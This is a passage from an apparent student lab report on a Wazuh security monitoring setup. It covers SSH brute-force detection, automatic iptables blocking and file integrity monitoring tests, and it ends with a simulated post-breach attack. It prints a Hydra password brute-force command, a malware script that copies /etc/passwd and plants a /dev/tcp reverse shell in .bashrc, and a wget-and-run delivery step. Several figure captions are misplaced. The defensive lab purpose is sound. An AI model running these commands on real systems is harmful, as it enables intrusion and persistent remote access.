


Figure III-21. Hydra Brute-Force Output.

In the Wazuh Dashboard, the brute-force alerts were visible under the Threat Hunting module. Filtering by MITRE ATT&CK technique T1110 (Brute Force) isolated all related events:




Figure III-22. Wazuh Alert - SSH Brute-Force Detected.




Figure III-23. Wazuh Rule Details for Brute-Force Detection.

Expanding a single rule 5763 alert reveals the full event details. The Document Details panel shows the complete alert data including agent information, source IP, and the raw authentication log:




Figure III-24. Active Response IP Block Triggered..

Scrolling down in the Document Details reveals the rule metadata and MITRE ATT&CK mapping:




Figure III-25. Blocked IP in iptables.

4.3. Active Response - Automatic IP Block

When rule 5763 triggered, the Active Response module automatically executed the firewall-drop command on the Ubuntu agent. This added an iptables

DROP rule blocking all traffic from the attacker's IP (192.168.110.129) for 600 seconds.

Verification on the Ubuntu VM confirmed the block was applied:

```
sudo iptables -L -n | grep 192.168.110.129
```




Figure III-26. Attacker's Perspective - Connection Refused.

This shows the full automated response loop: the attack is spotted through log correlation, an alert fires, and the attacker is blocked, all within a few seconds of the attack starting.

4.3.1. Verifying Active Response - Attacker's Perspective

To conclusively prove that the Active Response mechanism is working, the SSH brute-force attack was re-launched from the Kali VM after the IP had been blocked. This time, instead of receiving 'Failed password' responses (which indicate the SSH service is reachable but credentials are wrong), Hydra reported connection errors - confirming that the attacker's traffic is being dropped at the firewall level before it even reaches the SSH service.

The iptables rules on the Ubuntu VM confirmed the block was active, with two DROP entries for the attacker's IP 192.168.110.129:




Figure III-27. FIM Test - File Creation Event.

The same Hydra command was executed again from Kali:

```
hydra -l root -P /usr/share/wordlists/rockyou.txt
ssh://192.168.110.130
```

This time, the output showed a fundamentally different behavior:

Table III-4. Hydra Brute-Force Scenarios and Output.

Scenario	Hydra Output	Meaning
Before Active Response	"[ssh] login attempt ... Failed"	SSH service is reachable; password is incorrect
After Active Response	"[ERROR] could not connect to target port 22: Connection refused" or "Connection timed out"	Traffic is dropped by iptables before reaching SSH




Figure III-28. FIM Test - File Modification Event.

The change from authentication failures to connection errors is the clearest proof that Active Response is working. While the iptables DROP rule is active, the kernel's netfilter framework just throws away the attacker's packets, so the SSH daemon never sees the connection attempts and Hydra cannot even finish a TCP handshake on port 22.

Once the 600-second timeout runs out, Wazuh removes the iptables rule, and if the attacker tries again they get 'Failed password' responses once more. At that point the brute-force detection kicks in again and the IP gets blocked again. The result is an automatic defense loop that keeps going for as long as the attacker keeps trying.

4.4. File Integrity Monitoring (FIM) Tests

To validate the FIM configuration, a series of file operations were performed on the Ubuntu VM's /home directory, which was being monitored by the Wazuh syscheck module:

```
# Create a test file
touch /home/testfile.txt
```

```
# Modify the file
echo 'sensitive data' > /home/testfile.txt

# Delete the file
rm /home/testfile.txt
```




Figure III-29. FIM Test - File Deletion Event.

Within the configured scan interval (60 seconds), Wazuh detected all three operations and generated corresponding alerts:

Table III-5. Active Response Operations and Wazuh Events.

Operation	Wazuh Event	Rule	Details
touch /home/testfile.txt	File added	554 (syscheck)	New file detected in monitored directory
echo 'data' > testfile.txt	File modified	550 (syscheck)	Checksum changed, content altered
rm /home/testfile.txt	File deleted	553 (syscheck)	File removed from monitored directory




Figure III-30. Malware Payload Delivery.

Expanding a single FIM event reveals comprehensive information about the file change. The Document Details panel shows agent information, decoder type, and the raw syscheck log:




Figure III-31. Malware Execution on Target Host.

Figure 3.31: Expanded FIM Document Details (top portion). The alert shows agent.name = Ubuntu_24.04.4_LTS, decoder.name = syscheck_integrity_changed, and the full_log reads: 'File /home/sudo1/.config/dconf/user modified, Mode: realtime, Changed attributes: size, inode, mtime, md5, sha1, sha256, Size changed from 5196 to 4430'.

Scrolling further reveals the detailed syscheck fields - before/after values for every monitored attribute including checksums, permissions, timestamps, and file ownership:




Figure III-32. Reconnaissance Commands Executed.




Figure III-33. Wazuh FIM Alert for Malware Activity.

4.5. Malware Simulation - Post-Breach Payload Delivery

The project proposal asked for a malware simulation, so I ran a second attack after the SSH brute-force one. This scenario copies what an attacker would typically

do once they are inside the victim system: drop a malicious payload, do some reconnaissance, and set up persistence.

For the simulation I used a shell script (malware.sh) hosted on the Kali attacker machine through a Python HTTP server, then downloaded and ran it on the Ubuntu victim. This follows a realistic set of Tactics, Techniques, and Procedures (TTP) that map onto the MITRE ATT&CK framework.

4.5.1. Malware Delivery

On the Kali VM (attacker), a simulated malware script was created and served over HTTP:

```
# Create simulated malware payload
mkdir -p /tmp/malware-lab
cat > /tmp/malware-lab/malware.sh << 'EOF'
#!/bin/bash
# Simulated post-breach malware - reconnaissance +
persistence
hostname && whoami && id
cat /etc/passwd > /tmp/.sys_dump
uname -a >> /tmp/.sys_dump
echo 'nohup bash -i >& /dev/tcp/192.168.110.129/4444
0>&1 &' >> /home/sudo1/.bashrc
EOF

# Serve via HTTP
cd /tmp/malware-lab && python3 -m http.server 8080
```

On the Ubuntu VM (victim, simulating post-brute-force compromise), the malware was downloaded from the attacker's HTTP server and executed:

```
wget http://192.168.110.129:8080/malware.sh -O
/home/sudo1/malware.sh
chmod +x /home/sudo1/malware.sh
/home/sudo1/malware.sh
```

